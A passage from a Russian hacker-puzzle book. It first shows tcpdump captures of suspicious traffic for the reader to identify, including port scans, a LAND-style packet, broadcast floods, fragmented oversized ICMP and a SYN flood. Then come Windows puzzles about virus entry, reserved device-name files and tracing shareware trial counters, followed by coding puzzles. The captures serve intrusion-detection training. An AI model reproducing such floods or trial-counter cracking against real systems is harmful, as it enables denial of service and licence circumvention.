03:22:47.020653 eth0 < 192.168.10.35.55133 > 172.23.115.22.180: FP
1308848741:1308848741(0) win 4096 urg 0
03:22:47.020653 eth0 > 172.23.115.22.180 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:47.020653 eth0 < 192.168.10.35.55133 > 172.23.115.22.942: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:47.020653 eth0 > 172.23.115.22.942 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:47.020653 eth0 < 192.168.10.35.55133 > 172.23.115.22.224: FP
1308848741:1308848741(0) win 3072 urg 0
03:22:47.020653 eth0 > 172.23.115.22.224 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
```

### Листинг I.2.6, к Десятый подозрительный участок, снятый tcpdump

```
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.30310: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.30310 > 192.168.91.130.56528: R
0:0(0) win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.275: .
1114201130:1114201130(0) ack 0 win 3072
13:44:46.361688 eth0 > 172.18.10.23.275 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.nntp: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.108: .
1114201130:1114201130(0) ack 0 win 1024
13:44:46.361688 eth0 > 172.18.10.23.108 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.13710: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.13710 > 192.168.91.130.56528: R
0:0(0) win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.nntp: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.38292: .
1114201130:1114201130(0) ack 0 win 4096
13:44:46.361688 eth0 > 172.18.10.23.38292 > 192.168.91.130.56528: R
0:0(0) win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.2041: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.2041 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.6004: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.6004 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
```

```
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.735: .
1114201130:1114201130(0) ack 0 win 1024
13:44:46.361688 eth0 > 172.18.10.23.735 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.551: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.551 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.619: .
1114201130:1114201130(0) ack 0 win 4096
13:44:46.361688 eth0 > 172.18.10.23.619 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.640: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.640 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.833: .
1114201130:1114201130(0) ack 0 win 4096
13:44:46.361688 eth0 > 172.18.10.23.833 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
```

### Листинг 1.2.6. л. Одиннадцатый подозрительный участок, снятый tcpdump

```
10:00:17.899408 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3477705342:3477705342 (0) win 64240 (DF)
10:00:18.520602 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3477765723:3477765723 (0) win 64240 (DF)
10:00:19.142510 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3477800253:3477800253 (0) win 64240 (DF)
10:00:19.764397 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3477835208:3477835208 (0) win 64240 (DF)
10:00:20.389106 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3477875612:3477875612 (0) win 64240 (DF)
10:00:21.018881 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3477940389:3477940389 (0) win 64240 (DF)
10:00:21.648711 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478019894:3478019894 (0) win 64240 (DF)
10:00:22.278660 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478062291:3478062291 (0) win 64240 (DF)
10:00:22.908522 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478124319:3478124319 (0) win 64240 (DF)
10:00:23.538469 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478178435:3478178435 (0) win 64240 (DF)
10:00:24.168345 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478222929:3478222929 (0) win 64240 (DF)
10:00:24.798246 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478301576:3478301576 (0) win 64240 (DF)
```

```
10:00:25.428132 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478361194:3478361194 (0) win 64240 (DF)
10:00:26.058073 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478396528:3478396528 (0) win 64240 (DF)
10:00:26.687902 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478434574:3478434574 (0) win 64240 (DF)
10:00:27.317856 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S
3478482095:3478482095 (0) win 64240 (DF)
```

**Листинг I.2.6. м. Двенадцатый подозрительный участок, снятый tcpdump**

```
08:44:40.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:40.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:18.790600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:18.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:19.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:19.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:19.790600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:19.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:20.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:20.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:21.790600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:21.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:21.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:21.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:22.790600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:22.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:22.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:22.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:23.790600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:23.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:24.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:24.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:24.790600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:24.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:25.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:25.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:26.790600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:26.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:26.780600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:26.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
08:44:27.880600 eth0 B 192.168.10.1 > 172.23.115.255: icmp: echo request
08:44:27.880600 eth0 > 172.23.115.1 > 192.168.10.1: icmp: echo reply (DF)
```

**Листинг I.2.6, н. Тринадцатый подозрительный участок, снятый tcpdump**

```

08:34:18.899408 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:18.899408 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:18.520602 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:18.520602 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:19.142510 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:19.142510 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:19.764397 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:19.764397 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:20.389106 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:20.389106 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:21.018881 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:21.018881 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:21.648711 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:21.648711 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:22.278660 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:22.278660 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:22.908522 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:22.908522 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:23.538469 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:23.538469 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:64.168345 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:64.168345 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:64.798646 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:64.798646 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:25.428132 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:25.428132 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:26.058073 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:26.058073 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:26.687902 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:26.687902 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:27.317856 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:27.317856 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64

```

**Листинг I.2.6, о. Четырнадцатый подозрительный участок, снятый tcpdump**

```

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: icmp: echo request
(frag 176:1480@0+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:1480@1480+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:1480@2960+)

```

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:1480@4440+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:1480@5920+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@7400+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@8880+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@10360+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@11840+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@13320+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@14800+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@16280+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@17760+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@19240+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@20720+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@22200+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@23680+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@25160+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@26640+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@28120+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@29600+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@31080+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@32560+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@34040+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@35520+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@37000+)

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag  
176:608@38480+)



```

18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@39960+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@41440+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@42920+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@44400+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@45880+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@47360+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@48840+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@50320+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@51800+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@53280+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@54760+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@56240+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@57720+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@59200+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@60680+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@62160+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@63640+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@65120+)
18:40:50.824647 eth0 < 192.168.10.35 > 172.23.115.22: (frag
176:608@66600+)

```

#### Листинг 1.2.6, п. Пятнадцатый подозрительный участок, снятый tcpdump

```

20:06:17.899408 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.899408 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.520602 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.520602 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.142510 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64

```

```
20:06:17.142510 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.764397 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.764397 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.389106 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.389106 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.018881 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.018881 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.648711 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.648711 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.278660 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.278660 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.908522 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.908522 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.538469 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.538469 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.168345 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.168345 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.798246 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.798246 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.428132 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.428132 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.058073 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.058073 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.687902 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.687902 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
20:06:17.317856 eth0 < 172.23.115.1.echo > 172.23.115.22.chargen: udp 64
20:06:17.317856 eth0 > 172.23.115.22.chargen > 172.23.115.1.echo: udp 64
```

### Листинг I.2.6, р. Шестнадцатый подозрительный участок, снятый tcpdump

```
13:15:11.580126 eth0 < 192.168.10.35.2878 > 172.23.115.22.80: S
3477705342:3477705342 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2879 > 172.23.115.22.80: S
3477765723:3477765723 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2880 > 172.23.115.22.80: S
3477800253:3477800253 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2881 > 172.23.115.22.80: S
3477835208:3477835208 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2882 > 172.23.115.22.80: S
3477875612:3477875612 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2883 > 172.23.115.22.80: S
3477940389:3477940389 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2884 > 172.23.115.22.80: S
3478019894:3478019894 (0) win 4096
```


```
13:15:11.580126 eth0 < 192.168.10.35.2885 > 172.23.115.22.80: S
3478062291:3478062291 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2886 > 172.23.115.22.80: S
3478124319:3478124319 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2887 > 172.23.115.22.80: S
3478178435:3478178435 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2888 > 172.23.115.22.80: S
3478222929:3478222929 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2889 > 172.23.115.22.80: S
3478301576:3478301576 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2890 > 172.23.115.22.80: S
3478361194:3478361194 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2891 > 172.23.115.22.80: S
3478396528:3478396528 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2892 > 172.23.115.22.80: S
3478434574:3478434574 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2893 > 172.23.115.22.80: S
3478482095:3478482095 (0) win 4096
```

**Листинг 1.2.6, с. Семнадцатый подозрительный участок, снятый tcpdump**

```
11:16:22:899931 eth0 < 192.168.10.35.2878 > 172.23.115.22.340: F
3477705342:3477705342 (0) ack 0 win 4096
11:16:22:899931 eth0 < 192.168.10.35.2879 > 172.23.115.22.491: SF
3477765723:3477765723 (0) win 1024
11:16:22:899931 eth0 < 192.168.10.35.2880 > 172.23.115.22.1351: S [ECN-
Echo,CWR] 3477800253:3477800253 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2881 > 172.23.115.22.2880: SFR
3477835208:3477835208 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2882 > 172.23.115.22.865: SF
3477875612:3477875612 (0) 1024
11:16:22:899931 eth0 < 192.168.10.35.2883 > 172.23.115.22.127: SFP
3477940389:3477940389 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2884 > 172.23.115.22.1988: F
3478019894:3478019894 (0) ack 0 win 1024
11:16:22:899931 eth0 < 192.168.10.35.2885 > 172.23.115.22.2883: F
3478062291:3478062291 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2886 > 172.23.115.22.865: P
3478124319:3478124319 (0) win 2048
11:16:22:899931 eth0 < 192.168.10.35.2887 > 172.23.115.22.1351: S
3478178435:3478178435 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2888 > 172.23.115.22.2885: SF
3478222929:3478222929 (0) win 1024
11:16:22:899931 eth0 < 192.168.10.35.2889 > 172.23.115.22.5716: SF
3478301576:3478301576 (0) win 2048
```

```
11:16:22:899931 eth0 < 192.168.10.35.2890 > 172.23.115.22.2889: S
[ECN-Echo,CWR] 3478361194:3478361194 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2891 > 172.23.115.22.657: F
3478396528:3478396528 (0) win 1024
11:16:22:899931 eth0 < 192.168.10.35.2892 > 172.23.115.22.2891: SF
3478434574:3478434574 (0) win 1024
11:16:22:899931 eth0 < 192.168.10.35.2893 > 172.23.115.22.949: S
3478482095:3478482095 (0) ack 0 win 2048
```

## ГЛАВА 3



# Головоломки в Windows

Из этой главы Вы сможете узнать, какие секреты спрятаны в операционной системе Windows и как они могут использоваться людьми с не совсем добрыми намерениями. Для тех, кто уже знает эти "секреты", головоломки из данной главы покажутся детским лепетом, для всех остальных — сенсационным открытием.

### 3.1. "Молодой информатик" борется с вирусами

Начинающий учитель информатики установил на все компьютеры в классе свеженькую Windows XP. Затем он изъясил дисководы и устройства CD-ROM из всех системных блоков, которые имелись в компьютерном классе. Сегодня был его первый рабочий день, поэтому он решил хорошенько подготовиться перед занятиями, т. к. прекрасно знал, что дети любят издеваться над учителями, особенно над такими, как он, "молодыми информатиками". Удалив дисководы и CD-ROM из корпусов, он также отсоединил от материнской платы все "ненужные" порты, такие как COM, LPT, USB, чтобы невозможно было осуществить незаконное подключение ноутбуков и PDA, а также Flash-карт. На всякий случай он даже вывесил на двери класса предупреждение, что внос любых цифровых устройств, в том числе ноутбуков, запрещен, и решил внимательно следить за выполнением этого правила. Затем он заделал отверстия заглушками, а сами корпуса системных блоков закрыл на замки, чтобы их нельзя было вскрыть. Теперь преподаватель был уверен, что ученики не смогут занести вирусы и прочие зловредные программы на компьютеры.

Однако к концу рабочего дня он с удивлением обнаружил, что на многих компьютерах в классе присутствует файл virus.com. Он проверил файл антивирусом и тот показал, что это действительно простейший com-вирус, из-

вестный еще со времен операционной системы DOS. Это было более чем удивительно, т. к. в классе не было установлено ни одного языка программирования, а значит, создать вирус прямо в классе было невозможно. Хотя все компьютеры в классе были соединены в локальную сеть, выход в Интернет отсутствовал. Единственной возможностью для проникновения вируса на школьные компьютеры мог служить главный компьютер преподавателя, но "молодой информатик" всегда проверял файлы антивирусом, прежде чем переписать их на свой компьютер, поэтому virus.com с главного компьютера не мог проникнуть в локальную сеть никак. Воспользоваться компьютером преподавателя в его отсутствие ученики также не могли, т. к. предусмотрительный информатик никогда не оставлял класс без присмотра. Каким же образом устаревший com-вирус смог попасть на школьные компьютеры?

### **3.2. "Молодой информатик" борется с неудаляемыми файлами**

На следующий день "молодого информатика" ждала новая напасть. Он обнаружил, что на компьютерах в классе появилось множество файлов и каталогов с именами PRN, AUX, CON, NUL и т. п. Попытка удалить эти файлы и каталоги с помощью Проводника Windows заканчивалась провалом, т. к. система "благополучно" зависала при любой манипуляции с ними.

Каким образом ученики смогли создать файлы и каталоги с такими именами, и как можно удалить их, не форматировав жесткие диски?

### **3.3. "Молодой информатик" ищет, куда подевалось свободное место на диске**

Однажды ученики стали жаловаться, что у них не хватает свободного места на жестких дисках. Преподаватель посмотрел свойства этих дисков, и действительно, там указывалось, что свободного места нет. Однако он заметил одну странную особенность. На дисках хранилось лишь несколько текстовых документов, суммарный объем которых был в 300 раз меньше объема диска (при этом в настройках системы был включен показ скрытых файлов). Куда же тогда подевалось свободное место на жестких дисках учеников?

### **3.4. "Молодой информатик" думает, откуда появилась таинственная системная ошибка**

Однажды на всех компьютерах учеников в классе появилась таинственная системная ошибка (рис. 1.3.4).




Рис. 1.3.4. Таинственная системная ошибка


Информатик чуть не упал в обморок, т. к. он лично устанавливал лицензионную Windows XP на все машины в классе. Ему ничего не осталось, как отпустить детей по домам, нажать кнопку **Нет** на одной из машин и начать выяснять источник этой ошибки. Вообще ситуация очень походила на шалость учеников, но он сразу отверг эту мысль, т. к. у них не было никакой возможности переписать на школьные компьютеры "подлую" программку (см. задачу 3.1). Так откуда же тогда появилась эта таинственная системная ошибка?

## 3.5. Крекинг "голыми руками"

Существуют две замечательные утилиты: Regmon и Filemon, которые доступны на сайте <http://www.sysinternals.com>. Обычно ими пользуются крекеры, чтобы отследить, в каких ветках реестра или в каких файлах на жестком диске сохраняет shareware-программа свой счетчик, ограничивающий ее действие по времени или по количеству запусков.

А как можно определить, к каким файлам и (или) веткам реестра обращается программа, не прибегая к помощи утилит Regmon и Filemon (и им подобных), пользуясь только штатными средствами Windows?

# ГЛАВА 4



## Кодерские головоломки

Трюки программистов, оптимизация программ, программистские приколы, сложные и простые кодерские задачи. Тот, кому не чуждо программирование, не пройдет мимо этой главы.

### 4.1. Хакерский криптарифм

Существует огромное количество различных криптарифмов (ребусы, в которых цифры обычного арифметического примера спрятаны за буквами алфавита, причем разным буквам соответствуют разные цифры). Например, в былые времена бедными американскими студентами был придуман следующий криптарифм:

SEND + MORE = MONEY

Эти слова они посылали телеграммой своим богатым родителям, когда пропивали все деньги. Он решается следующим образом:

9567 + 1085 = 10652

Именно такая сумма им требовалась, чтобы протянуть месячишко в голодном студенческом общежитии какого-нибудь Гарварда.

Существуют и другие забавные криптарифмы, однако я ни разу не встречал криптарифм, в котором участвовало бы слово HACKER. Я, как ведущий головоломного раздела в журнале "Хакер", не мог пройти мимо такого серьезного упущения. Поэтому придумал следующий эксклюзивный криптарифм:

HACKER + HACKER + HACKER = ENERGY

Но разгадывать его только с помощью бумаги и ручки как-то не по-нашему (не по-хакерски). Поэтому Вам предлагается составить программу, которая бы самостоятельно решала данный криптарифм за минимальное время.



## 4.2. Оптимизация для ламера

